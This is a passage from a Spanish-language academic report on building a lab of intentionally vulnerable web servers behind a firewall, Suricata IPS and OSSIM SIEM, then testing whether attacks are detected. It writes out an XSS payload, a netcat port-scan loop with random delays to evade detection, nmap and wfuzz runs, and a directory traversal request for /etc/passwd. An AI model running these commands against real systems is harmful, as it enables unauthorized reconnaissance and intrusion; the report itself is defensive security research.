- Funcionalidad de envío de trazas a syslog remoto. Esta parte ha sido también bastante importante ya que de esta manera se integra con el correlador de logs, el cual recibe los eventos del firewall y los procesa para generar alertas.

En consecuencia, se ha seleccionado "Endian Firewall" debido a que es un firewall UTM [10] que se instala en las empresas y entidades, el cual cumple una gran cantidad de funciones. Por tanto, este firewall está a caballo entre lo que es un cortafuegos clásico y lo que actualmente se considera un "NG Firewall" (Next Generation Firewall), es decir, un firewall que contiene el control de aplicaciones, IPS y antivirus en un mismo dispositivo.

3.2.2 Herramientas de protección: selección del IPS

Para la implementación de nuestro modelo hemos utilizado un IPS de red, es decir, un sistema de prevención de intrusos basados en la detección de ataques a través de análisis de los tráficos de red que pasan a través de él. En concreto, se ha seleccionado "Suricata" [7] como elemento de software libre para realizar esta implementación. El motivo de la selección de "Suricata" como motor de detección de intrusos es debido a que es la evolución multihilo de snort, el cuál es uno de los IDS más desplegados y utilizados en el mundo de software libre. Además, existe una gran comunidad de usuarios que utilizan snort y diseñan nuevas firmas para detectar los nuevos patrones de ataques que van surgiendo a medida que aparecen nuevas vulnerabilidades.
Con el fin de que el entorno sea lo más parecido a los entornos reales, se ha cargado el paquete de reglas profesionales de "Emerging Threats" [9] que realizan para “Snort” o “Suricata”. Este paquete de firmas está compuesto por una cantidad muy grande de firmas (entorno a 12000) relacionadas con la detección de patrones tanto de ataques clásicos, como los ataques más nuevos. Por tanto, estos paquetes de pago cubren un abanico muy elevado de vulnerabilidades. De este modo, se incrementa la fiabilidad de las detecciones y bloqueos que realicemos ya que estas firmas están diseñadas por analistas expertos en seguridad.

Adicionalmente, se ha puesto “Suricata” en modo IPS, es decir, en línea. Se ha puesto así con el fin de que sea capaz de bloquear las conexiones maliciosas que pasan a través de él. Para ver exactamente como se ha configurado, ver el anexo 9.4.

3.2.3 Herramientas de protección: selección del SIEM

De cara a la selección de un sistema correlador de eventos de seguridad con capacidades forenses se ha elegido OSSIM [6]. Se ha seleccionado OSSIM ya que se trata de un producto de software libre el cual tiene una integración totalmente nativa con el detector de intrusos seleccionado "Suricata". Además de esto, Ossim ofrece varias cualidades que eran necesarios como son:

- Capacidad de correlación de eventos en tiempo real.
- Capacidad de almacenamiento masivo de trazas, para utilizarlos posteriormente como evidencias.
- Presentación normalizada de los datos independientemente de la tecnología.

- Dispone de una amplia comunidad que da soporte para la realización de plugins personalizados (normalizadores de eventos).
- Capacidad de realizar reglas de correlación de forma rápida a través de XML.
- Ossim integra múltiples herramientas de seguridad como son nmap, Openvas, etc.

El esquema lógico en nuestro despliegue es el siguiente:




Figura 4: esquema lógico de la implantación del SIEM.

3.3 Flujos de comunicación

En la plataforma se han diseñado principalmente tres flujos de comunicación entre los que cabe destacar:

1. **Flujo I:** vector de ataque. Este flujo es el camino que ha de seguir un atacante para intentar vulnerar los diferentes sitios web implementados en el entorno diseñado. Este flujo pasa obligatoriamente a través de todas las medidas de seguridad implementadas, es decir, el firewall, y el IPS.

2. **Flujo II:** administración sobre la VPN. Este flujo es la comunicación que se utiliza para comunicar los servidores. Inicialmente el usuario levanta una VPN contra el firewall y este le permite acceder directamente a la red de gestión para poder acceder directamente a los servidores.

3. **Flujo III:** envío de eventos. Este flujo es el que siguen los distintos dispositivos para enviar las trazas y evidencias al recolector de logs disponible en el SIEM. Al igual que el flujo anterior este funciona sobre la red de gestión de los dispositivos.




Figura 5: arquitectura de red - diseño de flujos.

3.4 Segmentación de red:

Para realizar la implementación del proyecto se han definido 5 segmentos de red diferentes. Cada uno de estos tiene un fin distinto, a continuación se indica en detalle para que se utilizan cada uno de ellos:

- Red de gestión (10.147.104.0/24): esta red interconecta todas las máquinas con el fin de que los administradores se puedan conectar a ellas para gestionarlas desde la VPN que se levanta contra el firewall. Además, es utilizada para enviar las trazas de los dispositivos al SIEM instalado en la plataforma.

- Red de servicio (10.147.106.0/24): esta red es la encargada de interconectar el IPS con los diferentes servidores vulnerables. Por esta red es dónde llegan los diferentes ataques desde la red externa.

- Red DMZ (10.147.105.0/24): es el área desmilitarizada, interconecta la red pública que se encuentra en el firewall perimetral con el IPS que se conecta con los servidores vulnerables a través de la red de servicio. Es una red que tiene los accesos limitados a los servicios web publicados.

- Red VPN (10.100.100.0/24): es la red virtual que se levanta desde los clientes administradores hasta el firewall para generar una interconexión de administración tanto con los servidores finales como con los dispositivos de seguridad.

- Red pública o de interconexión (172.18.169.0/28): esta red será la que emule el segmento público de Internet, será dónde realmente están publicados todos los servicios de las máquinas con vulnerabilidades.

El direccionamiento de red que tienen los diferentes nodos en estos segmentos es el siguiente:

NODO / RED:	Gestión: 10.147.104.0 /24	Servicio: 10.147.106.0 /24	DMZ: 10.147.105.0 /24	Publicación: 172.18.169.0 /24
AV-SIEM-RCP-01	10.147.104.10	-	-	-
FW-PER-RCP-01	10.147.104.2	-	10.147.105.1	172.18.169.11
IPS-PER-RCP-01	10.147.104.11	10.147.106.11	10.147.105.11	
VVM-SQLi-01	10.147.104.21	10.147.106.21	-	172.18.169.11: 8021
VVM-SQLi-02	10.147.104.22	10.147.106.22	-	172.18.169.11: 8022
VVM-PXmlEntities-01	10.147.104.23	10.147.106.23	-	172.18.169.11: 8023
VVM-ShellShock-01	10.147.104.24	10.147.106.24	-	172.18.169.11: 8024
VVM-WebForPentester-01	10.147.104.25	10.147.106.25	-	172.18.169.11: 8025
VVM-WebForPentester-02	10.147.104.26	10.147.106.26	-	172.18.169.11: 8026

En este direccionamiento hay que tener en cuenta que la publicación de los diferentes servidores web vulnerables se ha realizado haciendo NATs con sobrecarga de puertos. De tal manera que cada servidor web vulnerable ha sido publicado cada uno en un puerto distinto.

3.5 Diseño lógico del entorno:

En este punto se presenta el diagrama de red de toda la plataforma generada. En este se puede ver como se intercomunican las diferentes redes y dónde se sitúan cada uno de los nodos que intervienen en el entorno:




Figura 6: arquitectura de red - diagrama de red completo.

3.6 Prueba inicial de concepto:

Antes de pasar a explicar en detalle cada una de las pruebas realizadas se demostrará cómo funciona la plataforma a nivel de detección. Para ello referenciaremos los flujos de comunicación indicados en el capítulo 3.3. En primer lugar utilizaremos el flujo de comunicación I, es decir, el vector de un atacante que pasa tanto por el cortafuegos perimetral como por el detector de intrusos. En segundo lugar haremos la misma prueba a través del flujo II. Recordemos, que este segundo paso es a través de la red de gestión y en consecuencia se accede a la máquina vulnerable directamente sin pasar por ninguna medida de seguridad. Esto hará que a través del flujo I salte un evento de seguridad y se bloquee la comunicación mientras que a través del flujo II se conseguirá explotar sin problemas.
El ataque que se ha elegido para esta primera demostración es un intento de inyección de código conocido como XSS. A continuación se indica los payloads que se inyectarán:

<script>alert("Mensaje");</script>

Estos dos ejemplos, sentarán la base para lo que en el proyecto se considera un ataque parado frente a un ataque satisfactorio y en consecuencia no detectado. A continuación se demuestra el resultado de cada prueba.

3.6.1 Intento de XSS pasando por el IPS:

Como se dijo anteriormente, este intento de inyección se realiza a través de todos los dispositivos de seguridad. El payload exacto que se ha inyectado es:

http://172.18.169.11:8025/xss/example1.php?
name=<script>alert("Prueba de XSS pasando por el IPS");</script>

Como se puede ver en las capturas siguientes, la página no carga y se ha detectado el ataque correctamente en el IPS:

Página bloqueada:




Figura 7: prueba de concepto, ataque de Cross Site Scripting.




Figura 8: prueba de concepto, evento detectado.

3.6.2 Intento de XSS sin canalizar por el IPS:

En el caso contrario tenemos el ataque realizado directamente contra el servidor vulnerable. Al no pasar por ninguna medida de seguridad se puede ver como el ataque ha sido satisfactorio y el servidor web interpreta el código que se le inyecta. El payload exacto que se ha inyectado es:

http://10.147.104.25/xss/example1.php?name=<script>alert("Prueba de XSS sin pasar por el IPS");</script>

Ataque satisfactorio:




Figura 9: prueba de concepto, ejecución satisfactoria de XSS.

4. Pruebas ejecutadas sobre el entorno

Como se comentó en el capítulo 2.3.2, las pruebas de intrusión se realizarán siguiendo una metodología basada en OWASP pero mucho más reducida. Por tanto, se ejecutará en tres grandes fases consecutivas en las cuales se irán probando las diferentes medidas de seguridad. Estas pruebas se realizarán en el orden habitual, primero las pruebas menos intrusivas utilizadas para recopilar información, hasta las que intentan vulnerar los sistemas de información.

4.1 Fase I: recopilación de información:

Como ya se indicó, en esta fase se realizarán las pruebas menos intrusivas en los sistemas. Debido a esto, se lanzarán escaneos manuales y automáticos además de pruebas de “fingerprinting”. El principal interés de estas pruebas es el descubrimiento de servicios y versiones asociadas a estos.

4.1.1 Técnicas de descubrimiento de servicios:

Inicialmente se han lanzando pruebas de conexión manuales. Estas pruebas se realizaron contra los servicios de administración más habituales. Como se indicó esta prueba pretende ser lo más silenciosa y menos intrusiva posible con el fin de evitar ser detectados. Se lanzaron un total de ocho intentos de conexión contra los siguientes puertos:

- TCP 21: servicios de FTP.
- TCP 22: servicios de conexión vía SSH para administración remota.
- TCP 23: servicio de telnet (tipo administración remota obsoleta).
- TCP 80: servicios web.
- TCP 443: servicios web seguros.
- TCP 445: servicio de carpeta compartida de Windows.
- TCP 3105: servicios de conexión vía SSH para administración remota (puerto alternativo, muy utilizado en máquinas bastionadas).
- TCP 3389: servicio de administración remota de Windows.

Para ello se utilizó el siguiente comando de Linux (el cual contiene paradas aleatorias de 30 segundos para evitar detecciones) contra la IP objetivo *172.18.169.11*:

> *for i in 21 22 23 80 443 445 3105 3389; do echo -n "Testeando puerto $i: " ; nc 172.18.169.11 $i -w 2 && echo " --> Conectado" ; if [$? -eq 1]; then echo " --> Cerrado - sin conexion" ; fi; random=$((RANDOM%30)); sleep $random ; done*

Los resultados obtenidos han sido los siguientes:




Figura 10: escaneos manuales de servicios.

Por tanto, se han detectados abiertos el puerto 22 (SSH) y el 80 (servidor web).

4.1.2 Técnicas de “fingerprintig”:

Se procedió a aplicar las técnicas de fingerprinting sobre los puertos que inicialmente se detectaron que estaban abiertos, es decir, contra el puerto TCP 22 y el TCP 80.

Puerto TCP 22:




Figura 11: ejecución de técnicas de fingerprinting.

Esta primera prueba ya nos dio la orientación de que esta IP tenía expuesto el puerto de administración vía SSH. También se dedujo de qué estábamos hablando de un sistema basado en Linux o Unix. De hecho, era la administración vía CLI del firewall perimetral. Este servicio sería susceptible de realizar posteriormente una fuerza bruta contra el dispositivo.

Puerto TCP 80:




Figura 12: ejecución de técnicas de fingerprinting.

Esta segunda prueba nos dio mucha más información que la anterior. Sin haber realizado ningún tipo de intrusión, se detectó que tenemos la siguiente paquetería de software instalada:

- Servidor web Apache/2.4.10 (Unix)
- OpenSSL/1.0.1j
- PHP/5.6.3
- Módulo de apache: mod_perl/2.0.8-dev
- Perl/v5.16.3

En este caso, estábamos realizando pruebas de “fingerprint” sobre un equipo vulnerable Linux dentro del entorno, pero no contemplado en la propuesta de trabajo inicial. Así que para realizar las pruebas de intrusión posteriores nos basaremos en los resultados que nos facilite en "nmap" de la sección siguiente.

4.1.3 Escaneos automáticos con "nmap":

Para la última prueba de detección de servicios se utilizó "nmap". "Nmap" es una herramienta especializada de escaneos cuyo fin es detectar los equipos levantados y los servicios que tienen estos públicados. Esta prueba se ha lanzado de manera muy agresiva utilizando las siguientes opciones:

- **-Pn:** que no realice la comprobación de sí el equipo está activo. En consecuencia escanea todos los puertos directamente.
- **-sV:** realiza pruebas adicionales con los puertos abiertos con el fin de encontrar las versiones que tienen funcionando.
- **-p8000-8100,1-100,400-500,1000-1200,9000-10000:** escanea todos los rangos de puertos puestos.
- **-sS:** realiza un escaneo de tupo SYN con el fin de detectar puertos abierto TCP.

- **-sU:** al habilitar esta opción escaneará también todos los puertos UDP.

Los resultados que se obtuvieron fueron:

```
Starting Nmap 6.40 ( http://nmap.org ) at 2016-05-06 20:28 CEST
Nmap scan report for 172.18.169.11
Host is up (0.017s latency).
Not shown: 1495 filtered ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 2.0)
80/tcp   open  http     Apache httpd 2.4.10 ((Unix) OpenSSL/1.0.1j PHP/5.6.3 mod_perl/2.0.8-dev Perl/v5.16.3)
1194/tcp open  openvpn?
8021/tcp open  http     Apache httpd 2.2.16 ((Debian))
8022/tcp open  http     nginx 0.7.67
8023/tcp open  http     Apache httpd 2.2.21 ((Unix) DAV/2)
8024/tcp open  http     Apache httpd 2.2.21 ((Unix) DAV/2)
8025/tcp open  http     Apache httpd 2.2.16 ((Debian))
8026/tcp open  http     Apache httpd 2.2.16 ((Debian))

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
```

Figura 13: ejecución de escaneo automático con Nmap.

De este escaneo se pudo deducir que realmente esta IP (172.18.169.11) está utilizando sobrecarga de puertos para redirigir el tráfico de distintos puertos 802[0-9] contra distintos sitios web. Dichos sitios, es el entorno de trabajo de máquinas vulnerables que se ha implementado.

4.2 Fase II: Pruebas de gestión de la configuración:

Durante esta fase se irá aumentando el intrusismo de las pruebas. Para ser exactos, se procederá a realizar pruebas de fuerza bruta tanto contra servicios como directorios. Este tipo de pruebas suelen dejar huellas mucho más visibles que las anteriores en los sistemas de detección de intrusos. Habitualmente suelen generar alertas que los analistas de seguridad suelen analizar cuidadosamente con el fin de conocer sí realmente han sido satisfactorias.

4.2.1 Enumeración de directorios:

Para esta primera prueba se ha utilizado una herramienta de software libre conocida como "Wfuzz". Esta herramienta está diseñada con el fin de realizar fuerza bruta de aplicaciones web. Realiza múltiples tipos de fuerza bruta como son de directorios, SQL, XSS o LDAP. En nuestro caso la utilizaremos inicialmente para encontrar recursos no vinculados como son:

- Directorios.
- Servlets.
- Scripts.
- Páginas de administración por defecto.
- Etc.

Todas estas peticiones se pueden realizar en formato POST o GET.

Inicialmente la utilizaremos de una forma muy sencilla intentando encontrar directorios no vinculados. Para ello ejecutaremos "wfuzz" de la siguiente manera:

date; python wfuzz.py -w wordlist/general/common.txt --hc 404 http://172.18.169.11:8025/FUZZ

Dónde:

- **date:** imprimirá la fecha de comienzo de la prueba para encontrar posteriormente las trazas.
- **wordlist/general/common.txt:** es un diccionario con nombres clásicos de directorios
- **--hc 404**: indica que no muestre los resultados 404 (Not Found).
- **http://172.18.169.11:8025/FUZZ:** es la ruta de nuestro servidor web vulnerable (VVM-WebForPentester-01).

Los resultados obtenidos durante esta primera prueba han sido:

```
rperez@Daneel-R-Olivaw:~/wfuzz/wfuzz-master$ date; python wfuzz.py -w wordlist/general/common.tx
Sat May  7 11:43:05 CEST 2016
********************************************************
* Wfuzz 2.1.3 - The Web Bruteforcer                    *
********************************************************

Target: http://172.18.169.11:8025/FUZZ
Total requests: 950

=====================================================================
ID      Response   Lines      Word         Chars          Request
=====================================================================

00191:  C=301      9 L        28 W          319 Ch        "css"
00308:  C=301      9 L        28 W          321 Ch        "files"
00358:  C=200     46 L        87 W         1320 Ch        "header"
00380:  C=301      9 L        28 W          319 Ch        "img"
00395:  C=200    185 L       332 W         6033 Ch        "index"
00420:  C=301      9 L        28 W          318 Ch        "js"
00444:  C=301      9 L        28 W          320 Ch        "ldap"
00815:  C=301      9 L        28 W          322 Ch        "upload"
00892:  C=301      9 L        28 W          319 Ch        "xml"

Total time: 2.232270
Processed Requests: 950
Filtered Requests: 941
Requests/sec.: 425.5755
```

Figura 14: ejecución de enumeración de directorios con herramienta "Wfuzz".

Es decir, se han encontrado los 9 directorios indicados en la imagen superior de los 950 pruebas realizadas. Tengamos en cuenta, que este tipo de ataque puede no dejar demasiadas evidencias en los sistemas de monitorización pero el servidor web sí que habrá recibido 941 errores de tipo 404 (Not Found) desde la misma IP en un intervalo muy corto de tiempo.

4.2.2 Pruebas de "Directory Transversal":

Para las pruebas de "Directory Transversal" se han escogido 6 directorios con posibles datos comprometidos en un sistema Linux. De estos, cinco se han

escogido dentro de /etc/ y uno de ellos en /proc. Los detalles exactos de cada una de las pruebas es el siguiente:

Fichero /etc/passwd:

Se ha seleccionado este fichero contiene el listado de usuarios en un sistema operativo de tipo Linux. Además, contiene las ubicaciones de los HOME. Se ha utilizado el siguiente comando:

> *wget -O - 'http://172.18.169.11:8025/dirtrav/example1.php?file= ../../../../../../../etc/passwd'*

Como se puede ver en la siguiente captura, la petición no llega a responderse, lo que quiere decir que algo intermedio nos ha bloqueado:

